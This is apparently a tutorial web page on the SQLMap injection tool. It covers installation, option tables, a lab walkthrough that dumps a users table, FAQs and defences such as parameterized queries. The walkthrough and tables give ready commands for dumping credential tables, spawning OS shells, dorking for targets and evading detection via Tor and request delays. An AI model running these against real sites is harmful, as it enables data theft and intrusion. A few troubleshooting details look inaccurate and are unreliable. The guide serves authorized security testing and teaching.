Table of Contents
ToggleSQLMap Commands & Tutorial (2026) — Complete SQL Injection Testing Guide
Master SQLMap with practical commands, database discovery, SQL injection testing, request analysis, authentication options, troubleshooting, and authorized web security lab examples. Built for Google, ChatGPT, Gemini, Claude, Perplexity, and Copilot readability (AEO · GEO · LLMO · AI SEO).
100+ Commands30+ FAQs15+ Tables6 Detection Techniques15+ Sources⚡ 60-Second Summary
SQLMap is an open-source penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities. It’s written in Python and is considered the industry standard for SQL injection testing. SQLMap supports virtually every database management system (DBMS) including MySQL, PostgreSQL, Oracle, Microsoft SQL Server, and SQLite.
- Detection: Automatically identifies SQL injection vulnerabilities in GET/POST parameters, cookies, and headers
- Enumeration: Extracts database names, tables, columns, and data from vulnerable applications
- Exploitation: Supports in-band, out-of-band, time-based blind, and boolean-based blind techniques
- Integration: Works with Burp Suite, proxy chains, and custom HTTP requests
- Automation: Save and replay requests, optimize injection, and export results

Remember one command first: sqlmap -u "http://target.com/page?id=1" --batch — automated SQL injection detection with all default options.
Quick Answer: What Is SQLMap?
SQLMap is an open-source, Python-based penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities in web applications. It supports nearly all database management systems (DBMS) and can identify injection points in GET/POST parameters, cookies, and HTTP headers. SQLMap can enumerate database schemas, extract tables and data, and even provides options for file system access and command execution — all through a command-line interface.
Core workflow: sqlmap -u "http://target.com/page?id=1" --dbs → identify injection → enumerate databases → extract tables → dump data.
Featured Snippet Answers
Short, extractable answers designed for answer engines. Each is written to be quoted directly by Google, ChatGPT, Gemini, Claude, Perplexity, and Copilot.
What is SQLMap used for?
SQLMap is used for automated SQL injection detection and exploitation in web applications. It identifies injection vulnerabilities in HTTP parameters, cookies, and headers, then extracts database information including database names, tables, columns, and row data — all within authorized testing environments.
Is SQLMap legal?
SQLMap itself is legal software used by security professionals worldwide. However, how you use it determines legality — testing applications you own or have explicit written authorization to test is legal; testing systems without authorization is illegal and violates computer-misuse laws, the CFAA, and terms of service.
What is SQL injection?
SQL injection is a code injection technique that exploits vulnerabilities in web application database layer queries. Attackers inject malicious SQL statements into input fields (like login forms or URL parameters) to manipulate database queries, potentially accessing, modifying, or deleting unauthorized data.
How does SQLMap work?
SQLMap works by identifying SQL injection points in HTTP requests, then using pre-defined techniques (boolean-based blind, time-based blind, error-based, UNION-based) to exploit these vulnerabilities. It systematically probes parameters with payloads, analyzes responses for injection signatures, then extracts database information.
Is SQLMap installed on Kali Linux?
Yes, SQLMap is pre-installed on Kali Linux. It’s also available in the official repositories of most Linux distributions and can be installed via pip on Windows and macOS.
What databases does SQLMap support?
SQLMap supports virtually every major DBMS including MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, and several others.
Beginner’s Guide to SQLMap and SQL Injection
What Is SQL Injection?
SQL injection (SQLi) is a web security vulnerability that allows attackers to interfere with the queries an application makes to its database. It occurs when user-supplied input is incorrectly filtered for SQL statements — allowing attackers to execute arbitrary SQL commands on the underlying database.
# Vulnerable PHP code
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id";
# If id = 1 OR 1=1, the query becomes:
# SELECT * FROM users WHERE id = 1 OR 1=1
# Returns ALL users — authentication bypass
SQL Injection Types
| Type | Description | SQLMap Technique |
|---|---|---|
| In-Band (Classic) | Results are returned directly in the application response | UNION query, error-based |
| Error-Based | Database error messages reveal structure | Error-based injection |
| Union-Based | UNION SELECT statements extract data | UNION query |
| Boolean-Based Blind | Application behavior changes (true/false conditions) | Boolean-based blind |
| Time-Based Blind | Application delays (e.g., SLEEP()) indicate success | Time-based blind |
| Out-of-Band | Data is exfiltrated via DNS/HTTP to an external server | DNS exfiltration |
Why SQL Injection Matters
SQL injection remains one of the most critical web application vulnerabilities. According to industry reports:
- OWASP Top 10 (2021): Injection (A03) is consistently in the top 3 most critical web vulnerabilities
- Verizon DBIR 2025: Vulnerability exploitation (including SQLi) was a top-2 initial access vector
- CISA KEV: Multiple SQL injection vulnerabilities are actively exploited in the wild
Installation Guide
Kali Linux (Recommended)
SQLMap is pre-installed on Kali Linux. To update to the latest version:
sudo apt update
sudo apt install sqlmap
# Or clone from GitHub for the latest development version
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git
Linux (Debian/Ubuntu)
sudo apt update
sudo apt install -y sqlmap
# Or install via pip
pip install --user sqlmap
macOS
# Using Homebrew
brew install sqlmap

# Or using pip
pip install sqlmap
Windows
SQLMap requires Python 3.8+ on Windows:
- Install Python from python.org (check “Add Python to PATH”)
- Open Command Prompt as Administrator
- Run:
pip install sqlmap - Or clone the GitHub repository and run from there
# Install SQLMap via pip
pip install sqlmap

# Or clone and run directly
git clone https://github.com/sqlmapproject/sqlmap.git
cd sqlmap
python sqlmap.py
Verify Installation
sqlmap --version
# Version: 1.8.12 (or later)

# Verify with a simple help command
sqlmap -h
SQLMap Basic Commands — The Essentials
Every SQLMap command follows this general syntax:
sqlmap [options] -u <URL>
| Command | Purpose | Example |
|---|---|---|
-u | Target URL | sqlmap -u "http://target.com/page?id=1" |
--batch | Never ask for user input; use defaults | sqlmap -u "http://target.com/page?id=1" --batch |
--dbs | Enumerate database names | sqlmap -u "http://target.com/page?id=1" --dbs |
-D <db> | Target a specific database | sqlmap -u "http://target.com/page?id=1" -D users |
--tables | Enumerate tables in a database | sqlmap -u "http://target.com/page?id=1" -D users --tables |
-T <table> | Target a specific table | sqlmap -u "http://target.com/page?id=1" -T credentials |
--columns | Enumerate columns in a table | sqlmap -u "http://target.com/page?id=1" -T credentials --columns |
--dump | Extract data from a table | sqlmap -u "http://target.com/page?id=1" -T credentials --dump |
--level | Set testing level (1-5; default 1) | sqlmap -u "http://target.com/page?id=1" --level=3 |
--risk | Set risk level (1-3; default 1) | sqlmap -u "http://target.com/page?id=1" --risk=2 |
--dbs → pick a DB → --tables → pick a table → --dump. Always start with --batch to automate the prompts.Target URL Options
SQLMap supports multiple ways to specify targets — from simple URLs to complex configuration files.
| Option | Purpose | Example |
|---|---|---|
-u | Single target URL | sqlmap -u "http://target.com/page?id=1" |
--url | Alternative to -u | sqlmap --url "http://target.com/page?id=1" |
-m | Read targets from a file (one URL per line) | sqlmap -m targets.txt |
-r | Load HTTP request from a file (Burp Suite export) | sqlmap -r request.txt |
-g | Google dork — use Google results as targets | sqlmap -g "inurl:product.php?id=" |
-c | Load configuration from an INI file | sqlmap -c sqlmap.ini |
# Export a request from Burp Suite → right-click → Copy as curl
# Save to request.txt:
GET /product?id=1 HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0
Cookie: session=abc123

# Then run:
sqlmap -r request.txt
Request & HTTP Options
Configure how SQLMap sends HTTP requests to the target.
| Option | Purpose | Example |
|---|---|---|
--data | Data string to send in a POST request | sqlmap -u "http://target.com/login" --data="user=admin&pass=test" |
--method | Force HTTP method (GET, POST, PUT, DELETE) | sqlmap -u "http://target.com/api" --method=POST --data="json" |
--cookie | Send a specific cookie | sqlmap -u "http://target.com/page?id=1" --cookie="session=abc123" |
--headers | Add custom HTTP headers | sqlmap -u "http://target.com/page?id=1" --headers="X-Forwarded-For: 127.0.0.1" |
--user-agent | Set custom User-Agent | sqlmap -u "http://target.com/page?id=1" --user-agent="Mozilla/5.0 (Windows NT 10.0)" |
--referer | Set Referer header | sqlmap -u "http://target.com/page?id=1" --referer="http://google.com" |
--host | Set Host header | sqlmap -u "http://target.com/page?id=1" --host="api.target.com" |
--delay | Delay between requests (seconds) | sqlmap -u "http://target.com/page?id=1" --delay=2 |
--timeout | Request timeout (seconds) | sqlmap -u "http://target.com/page?id=1" --timeout=30 |
--retries | Number of retries on failure | sqlmap -u "http://target.com/page?id=1" --retries=3 |
--proxy | Use an HTTP/HTTPS proxy | sqlmap -u "http://target.com/page?id=1" --proxy="http://127.0.0.1:8080" |
--tor | Route requests through Tor | sqlmap -u "http://target.com/page?id=1" --tor |
--threads | Number of threads (max 10) | sqlmap -u "http://target.com/page?id=1" --threads=5 |
--proxy="http://127.0.0.1:8080" to route SQLMap through Burp Suite — you’ll see all requests in Burp’s HTTP History.Authentication Options
SQLMap supports multiple authentication methods to access protected applications.
| Option | Purpose | Example |
|---|---|---|
--auth-type | Authentication type (Basic, Digest, NTLM) | sqlmap -u "http://target.com/page?id=1" --auth-type=Basic |
--auth-cred | Credentials for authentication | sqlmap -u "http://target.com/page?id=1" --auth-cred="admin:password" |
--cookie | Session cookie (for form-based auth) | sqlmap -u "http://target.com/page?id=1" --cookie="PHPSESSID=abc123" |
--drop-set-cookie | Ignore Set-Cookie headers from server | sqlmap -u "http://target.com/page?id=1" --drop-set-cookie |
--auth-file | Load certificate for client certificate auth | sqlmap -u "http://target.com/page?id=1" --auth-file="cert.pem" |
# First, log in to the application manually
# Copy the session cookie from browser developer tools
# Then use it in SQLMap:
sqlmap -u "http://target.com/dashboard?id=1" --cookie="PHPSESSID=abc123; security=low"
Database Enumeration
These options control what information SQLMap extracts from the target database.
| Option | Purpose | Example |
|---|---|---|
--dbs | Enumerate all database names | sqlmap -u "http://target.com/page?id=1" --dbs |
-D <db> | Target a specific database | sqlmap -u "http://target.com/page?id=1" -D production |
--tables | Enumerate tables in a database | sqlmap -u "http://target.com/page?id=1" -D production --tables |
-T <table> | Target a specific table | sqlmap -u "http://target.com/page?id=1" -T users |
--columns | Enumerate columns in a table | sqlmap -u "http://target.com/page?id=1" -T users --columns |
-C <col> | Target specific columns | sqlmap -u "http://target.com/page?id=1" -C "username,password" |
--dump | Extract data from a table | sqlmap -u "http://target.com/page?id=1" -T users --dump |
--dump-all | Dump all data from all tables | sqlmap -u "http://target.com/page?id=1" --dump-all |
--start | Start from a specific row index | sqlmap -u "http://target.com/page?id=1" -T users --dump --start=100 |
--stop | Stop at a specific row index | sqlmap -u "http://target.com/page?id=1" -T users --dump --stop=200 |
--exclude-sysdbs | Exclude system databases | sqlmap -u "http://target.com/page?id=1" --dbs --exclude-sysdbs |
# 1. Find the injection point
sqlmap -u "http://target.com/product?id=1" --batch

# 2. Enumerate databases
sqlmap -u "http://target.com/product?id=1" --dbs

# 3. Target a database and enumerate tables
sqlmap -u "http://target.com/product?id=1" -D production --tables

# 4. Target a table and enumerate columns
sqlmap -u "http://target.com/product?id=1" -T users --columns

# 5. Dump the data
sqlmap -u "http://target.com/product?id=1" -T users --dump
Database Identification
SQLMap automatically identifies the database management system, but you can also target specific DBMSes.
| Option | Purpose | Example |
|---|---|---|
--dbms | Force a specific DBMS | sqlmap -u "http://target.com/page?id=1" --dbms=mysql |
--dbms-cred | Database credentials for authentication | sqlmap -u "http://target.com/page?id=1" --dbms-cred="user:pass" |
--os | Force a specific operating system | sqlmap -u "http://target.com/page?id=1" --os=linux |
--banner | Retrieve database banner/version | sqlmap -u "http://target.com/page?id=1" --banner |
SQLMap Detection Techniques
SQLMap uses five primary techniques to detect and exploit SQL injection. You can specify which techniques to use.
| Technique | Flag | Description | Speed |
|---|---|---|---|
| Boolean-based blind | B | Tests boolean conditions (true/false) via page content differences | Medium |
| Error-based | E | Leverages database error messages to extract data | Fast |
| Time-based blind | T | Uses time delays (SLEEP()) to infer data | Very slow |
| UNION query | U | Uses UNION SELECT statements to extract data directly | Fast |
| Stacked queries | S | Executes multiple SQL statements | Fast |
# Use only error-based and time-based blind techniques
sqlmap -u "http://target.com/page?id=1" --technique=ET

# Use all techniques except time-based blind
sqlmap -u "http://target.com/page?id=1" --technique=BEUS

# Default (all techniques)
sqlmap -u "http://target.com/page?id=1"
--technique=BEUS (excludes T).Working With HTTP Requests
SQLMap can load and test requests in multiple formats — including direct from Burp Suite.
Using -r with Request Files
GET /product.php?id=1&user=admin HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=abc123; security=low
sqlmap -r request.txt --batch
POST Request with –data
sqlmap -u "http://target.com/login" --data="username=admin&password=test" --batch
Cookie Injection
sqlmap -u "http://target.com/profile" --cookie="userid=1; session=xyz" --level=2
Header Injection
sqlmap -u "http://target.com/page" --headers="X-Forwarded-For: 127.0.0.1" --level=3
Using SQLMap With Burp Suite
SQLMap and Burp Suite work together seamlessly. This integration gives you visibility into every request SQLMap sends and the responses it receives.
Method 1 — Proxy SQLMap Through Burp
# Run Burp Suite with proxy on 127.0.0.1:8080
# Then run SQLMap with proxy configuration
sqlmap -u "http://target.com/page?id=1" --proxy="http://127.0.0.1:8080" --batch
Method 2 — Export Requests from Burp
- In Burp Suite, find a request in HTTP History
- Right-click → Copy as curl command
- Paste into a file (request.txt)
- Run:
sqlmap -r request.txt
Method 3 — Copy as SQLMap Command
Some Burp extensions (like “Copy as SQLMap”) generate SQLMap commands directly from intercepted requests.
SQLMap With Cookies
Many applications require authentication via session cookies. SQLMap handles cookies in several ways.
| Method | Example |
|---|---|
| Single cookie | sqlmap -u "http://target.com/page?id=1" --cookie="PHPSESSID=abc123" |
| Multiple cookies | sqlmap -u "http://target.com/page?id=1" --cookie="PHPSESSID=abc123; security=low" |
| Load from file | sqlmap -u "http://target.com/page?id=1" --cookie-file="/path/to/cookies.txt" |
| Using -r with cookies | Include Cookie: PHPSESSID=abc123 in the request file |
# SQLMap tests cookies at level 2+ and risk 1+
sqlmap -u "http://target.com/profile" --cookie="userid=1" --level=2 --risk=2
--level 2 and above. Use --level=2 --risk=2 for comprehensive cookie testing.SQLMap With POST Requests
Testing POST requests is straightforward with SQLMap’s --data option.
sqlmap -u "http://target.com/login" --data="username=admin&password=test" --batch
sqlmap -u "http://target.com/api/users" --data='{"username":"admin","password":"test"}' --headers="Content-Type: application/json"sqlmap -u "http://target.com/upload" --data="file=test.txt&description=test" --headers="Content-Type: multipart/form-data"
Using -r for POST Requests
Export a POST request from Burp Suite to a file and use -r:
POST /login HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

username=admin&password=test
sqlmap -r login_request.txt
Output & Reporting
SQLMap provides several output formats to save and share your findings.
| Option | Purpose | Example |
|---|---|---|
--output-dir | Directory for output files | sqlmap -u "http://target.com/page?id=1" --output-dir=/path/to/results |
--batch | Non-interactive mode | sqlmap -u "http://target.com/page?id=1" --batch |
--flush-session | Clear session files and start fresh | sqlmap -u "http://target.com/page?id=1" --flush-session |
--fresh-queries | Ignore saved query results | sqlmap -u "http://target.com/page?id=1" --fresh-queries |
--csv-delim | CSV delimiter for output | sqlmap -u "http://target.com/page?id=1" --csv-delim=";" |
sqlmap -u "http://target.com/product?id=1" --output-dir=./sqlmap-results --batch
~/.sqlmap/. Use --flush-session to clear previous results when re-testing the same target.Common SQLMap Errors & Solutions
| Error | Cause | Solution |
|---|---|---|
No injection point found | Parameter not injectable or no injection detected | Try --level=3 --risk=2; test different parameters; manually verify vulnerability |
Connection timed out | Target is slow or firewall is blocking | Increase --timeout=30; add --delay=2; check proxy/firewall |
SQLMap cannot connect | Proxy settings or network issues | Check --proxy configuration; verify target URL is reachable |
Missing parameter(s) | URL has required parameters | Ensure all required GET/POST parameters are included in -u or --data |
Certificate verification failed | SSL certificate issue | Add --ignore-proxy or --no-cache; use --invalid-ssl to skip verification |
WARNING: Parameter is not vulnerable | Parameter tested but no injection found | Test other parameters; try different --technique; manually verify with Burp Suite |
SQLMap vs Manual SQL Injection Testing
| Factor | SQLMap Automation | Manual Testing |
|---|---|---|
| Speed | Very fast — tests hundreds of payloads in minutes | Slow — each payload requires manual construction |
| Coverage | Comprehensive — tests all techniques and parameters | Limited — only tests what the tester thinks to check |
| Detection | Automatically detects injection points | Requires understanding of injection signatures |
| False Positives | May produce false positives on complex applications | Fewer false positives with experienced testers |
| Learning | Doesn’t teach you how SQL injection works | Builds deep understanding of vulnerability mechanics |
| Reporting | Generates structured output | Requires manual documentation |
SQLMap vs Other Web Security Tools
| Tool | Primary Use | Best For |
|---|---|---|
| SQLMap | SQL injection detection & exploitation | Automated SQL injection testing |
| Burp Suite | Web application security testing | Comprehensive manual & automated testing |
| Nmap | Network discovery | Infrastructure reconnaissance |
| Metasploit | Vulnerability validation & exploitation | Exploitation frameworks |
| OWASP ZAP | Open-source web testing | Automation & DevSecOps |
SQLMap vs Other SQL Injection Tools
| Tool | Description | Pros | Cons |
|---|---|---|---|
| SQLMap | Python-based automation | Comprehensive, active development, supports all DBMS | Can be noisy, requires Python |
| BBQSQL | Python-based SQL injection | Flexible, good for blind injection | Less active development |
| NoSQLMap | NoSQL injection testing | Specifically for NoSQL | Limited to NoSQL injection |
| Havij | GUI-based (Windows only) | User-friendly, good for beginners | Windows only, less flexible |
Authorized Lab Walkthrough — SQL Injection Testing in Action
Lab Scenario
Objective: Use SQLMap to identify and exploit an SQL injection vulnerability in a deliberately vulnerable web application. Extract sensitive data and generate a vulnerability report.
Step 1 — Identify the Target
After initial reconnaissance with Nmap and Burp Suite, we identify a potential injection point:
http://192.168.1.100/product.php?id=1
Step 2 — Initial SQLMap Scan
Run SQLMap to check for injection points:
sqlmap -u "http://192.168.1.100/product.php?id=1" --batch
Finding: SQLMap identifies the id parameter as vulnerable to error-based SQL injection (MySQL).
Step 3 — Database Enumeration
sqlmap -u "http://192.168.1.100/product.php?id=1" --dbs
Finding: SQLMap identifies databases: information_schema, production, users.
Step 4 — Table Enumeration
sqlmap -u "http://192.168.1.100/product.php?id=1" -D production --tables
Finding: SQLMap identifies tables: users, orders, products.
Step 5 — Data Extraction
sqlmap -u "http://192.168.1.100/product.php?id=1" -D production -T users --dump
Finding: SQLMap extracts user credentials including hashed passwords, usernames, and email addresses.
Step 6 — Report Generation
Document the findings:
- Vulnerability: Error-based SQL injection in
idparameter - Impact: Full database access — credentials, PII, order data
- Risk: Critical
- Remediation: Use parameterized queries; implement input validation; apply principle of least privilege
Common SQLMap Mistakes — And How to Avoid Them
✓ Fix: Always get written authorization before running any SQLMap test.
✓ Fix: Always verify SQLMap findings manually using Burp Suite Repeater before reporting.
✓ Fix: Use –batch only when you understand the target; run interactively first to learn the application behavior.
✓ Fix: Use
--level=3 --risk=2 for comprehensive testing.✓ Fix: Use
--output-dir and save all session data.✓ Fix: Keep
--threads=5 for most targets; increase cautiously.✓ Fix: Use
--exclude-sysdbs to focus on application data.Defensive Measures Against SQL Injection
Understanding how to prevent SQL injection is as important as knowing how to test for it. Here’s what every developer and security professional should implement:
Parameterized Queries (Prepared Statements)
The single most effective defense. Separates SQL logic from data, eliminating injection vectors.
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$id]);
Input Validation & Sanitization
Validate input type, length, and format; use allowlists over denylists; escape special characters.
Least Privilege Principle
Database accounts should have minimal required permissions — no direct table access, no DDL statements, restricted to necessary operations.
Parameterized ORM
Use ORM frameworks (SQLAlchemy, Entity Framework, Hibernate) that abstract SQL and handle parameterization automatically.
Web Application Firewall (WAF)
WAFs can detect and block SQL injection attempts. Not a replacement for secure code, but a valuable layer of defense.
Regular Security Testing
Regular automated scanning with SQLMap and manual testing with Burp Suite should be part of every development lifecycle.
Frequently Asked Questions (30+ Answers)
What is SQLMap used for?
SQLMap is used for automated detection and exploitation of SQL injection vulnerabilities in web applications. It identifies injection points in HTTP parameters, cookies, and headers, then extracts database information like database names, tables, columns, and row data.
Is SQLMap legal?
SQLMap is legal software. Testing applications you own or have explicit written authorization to test is legal; testing others without authorization is illegal and violates computer-misuse laws.
Does SQLMap work on Windows?
Yes — SQLMap runs on Windows with Python 3.8+. Install via pip install sqlmap or clone from GitHub and run python sqlmap.py.
Is SQLMap installed on Kali Linux?
Yes — SQLMap is pre-installed on Kali Linux. Update with sudo apt update && sudo apt install sqlmap.
What is the difference between SQL injection and SQLMap?
SQL injection is a vulnerability class. SQLMap is a tool that automates the detection and exploitation of SQL injection vulnerabilities.
How do I use SQLMap with a POST request?
Use --data to specify POST data: sqlmap -u "http://target.com/login" --data="user=admin&pass=test". Or use -r with a request file containing the full POST request.
How do I use SQLMap with cookies?
Use --cookie to pass session cookies: sqlmap -u "http://target.com/page?id=1" --cookie="PHPSESSID=abc123". For cookie injection testing, use --level=2 --risk=2.
What databases does SQLMap support?
SQLMap supports MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, and several others.
How do I get all databases with SQLMap?
Use sqlmap -u "http://target.com/page?id=1" --dbs to list all database names. Add --exclude-sysdbs to filter out system databases.
What is the SQLMap –batch command?
--batch runs SQLMap in non-interactive mode, automatically selecting default options for all prompts. Useful for automation and scripting.
What is the SQLMap –level option?
--level sets the testing depth (1-5). Higher levels test more parameters, including cookies, headers, and User-Agent. Default is 1.
What is the SQLMap –risk option?
--risk sets the risk level (1-3). Higher risk levels use payloads that may be more intrusive or have a higher probability of impacting the application.
How do I dump data with SQLMap?
Use --dump to extract data: sqlmap -u "http://target.com/page?id=1" -D database -T table --dump. Add --start and --stop to limit row range.
How do I use SQLMap with Burp Suite?
Proxy SQLMap through Burp: sqlmap -u "http://target.com/page?id=1" --proxy="http://127.0.0.1:8080". Or export requests from Burp to a file and use -r.
What are the SQLMap techniques?
SQLMap uses five techniques: Boolean-based blind (B), Error-based (E), Time-based blind (T), UNION query (U), and Stacked queries (S). Specify with --technique.
Why is SQLMap so slow?
Time-based blind technique (T) is inherently slow due to intentional delays. Use --technique=BEUS to exclude T. Increase --threads and reduce --delay for speed.
How do I stop SQLMap?
Press Ctrl+C once to interrupt, twice to force exit. SQLMap will save progress in the session file.
What is a false positive in SQLMap?
A false positive is when SQLMap reports a vulnerability that doesn’t actually exist. This can happen on complex applications with custom error handling. Always verify findings manually.
What is the difference between –dbs and –dump?
--dbs lists all database names. --dump extracts data from a specified table. They are complementary: use --dbs to find databases, then --dump to extract data from them.
Can SQLMap execute system commands?
Yes, with --os-shell and --os-pwn, SQLMap can attempt to execute system commands on the target server (requires high privileges and specific conditions). Use with extreme caution and only on authorized targets.
What is the –os-shell option?
--os-shell attempts to spawn an interactive system shell on the target server. Requires file system write access and specific DBMS privileges. Only use on authorized targets.
What is the SQLMap output directory?
SQLMap saves session files and output to ~/.sqlmap/ by default. Use --output-dir to specify a custom location.
How do I use SQLMap with SSL?
Use --force-ssl to force HTTPS. For certificate issues, add --invalid-ssl to skip verification.
What is the difference between SQLMap and SQLi (manual)?
SQLMap automates the entire process — detection, exploitation, and data extraction. Manual SQL injection testing requires building and testing payloads by hand using tools like Burp Suite Repeater.
Can SQLMap be detected?
Yes — SQLMap’s automated requests can be detected by WAFs, IDS/IPS, and application logs. Use --delay, --proxy, and custom --user-agent to reduce detection risk.
What is the best SQL injection tool?
SQLMap is the most comprehensive and widely used SQL injection tool. For manual testing, Burp Suite is the industry standard. Use both together for best results.
What is SQLMap –dbms used for?
--dbms forces SQLMap to target a specific database management system (e.g., --dbms=mysql), optimizing payloads and techniques for that DBMS.
What is SQLMap –exclude-sysdbs used for?
--exclude-sysdbs filters out system databases like information_schema, mysql, and postgres, focusing enumeration on user-created databases.
How do I update SQLMap?
On Kali: sudo apt update && sudo apt upgrade sqlmap. From GitHub: git pull in the sqlmap directory. Via pip: pip install --upgrade sqlmap.
Is SQLMap open source?
Yes — SQLMap is open-source software released under the GPLv2 license. The source code is available on GitHub at github.com/sqlmapproject/sqlmap.
References & Authoritative Sources
Official downloads, documentation, and user guide.
Source code, issue tracking, and development resources.
Comprehensive SQL injection attack and prevention documentation.
Critical web application security risks including Injection (A03).
Industry data on vulnerability exploitation as an initial access vector.
Authoritative list of vulnerabilities known to be exploited in the wild.
Free labs and training for SQL injection testing.
CVE and CVSS scoring for vulnerability correlation.
Attack patterns and techniques including SQL injection mapping.
Intentionally vulnerable web application for security training.
Pair SQLMap with Burp Suite for comprehensive web security testing.